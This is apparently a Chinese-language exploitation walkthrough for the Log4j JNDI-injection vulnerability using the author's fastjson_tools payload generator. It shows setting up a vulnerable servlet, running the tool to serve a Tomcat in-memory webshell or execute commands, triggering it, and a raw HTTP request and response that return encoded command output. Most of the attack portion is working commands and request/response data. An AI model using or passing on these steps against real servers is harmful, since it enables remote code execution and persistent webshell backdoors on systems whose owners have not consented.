
> fastjson_tools.

说明

> 既然这个漏洞的本质和`fastjson`的某些利用链类似，都是`jndi`注入，那之前写的辣鸡`fastjson payload`生成工具就可以排上用场了啊。

环境搭建


> 创建一个`servlet`，访问就自动写入日志。



工具使用

> 在工具的README里想偷懒就没写使用方法了，在这里写一下吧。


1. 使用`jre`运行程序




> 工具会自动创建`http`服务和`jndi`服务。`-m`参数表示直接注入`tomcat`内存马，`-h`参数是服务器地址，`-p`参数表示服务一直挂起。

```
&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -m shell -p 1   #注入内存马的Exp

&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -e   whoami -p 1  #执行命令的Exp
```

2. 将生成的`jndi`地址换成你的`payload`，然后触发一下



3. 攻击成功会返回http服务收到请求，然后可以访问一下内存马。





```
qanxin\administrator
```

> 内存马的使用可以看另外一个项目[addMemShellsJSP]

4. 执行命令的利用方式


```
&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -e whoami -p 1

X-FORWARDEDS-FOR: whoami
```


GET /web_demo/log4j HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0
.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
X-FORWARDEDS-FOR: whoami
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
HTTP/1.1 200
informations: cWFueGluXGFkbWluaXN0cmF0b3INCg==
Content-Length: 0
Date: Fri, 10 Dec 2021 08:46:48 GMT
Connection: close